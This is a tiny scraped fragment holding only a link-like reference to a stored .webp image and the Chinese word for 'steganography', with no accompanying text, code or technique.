
隐写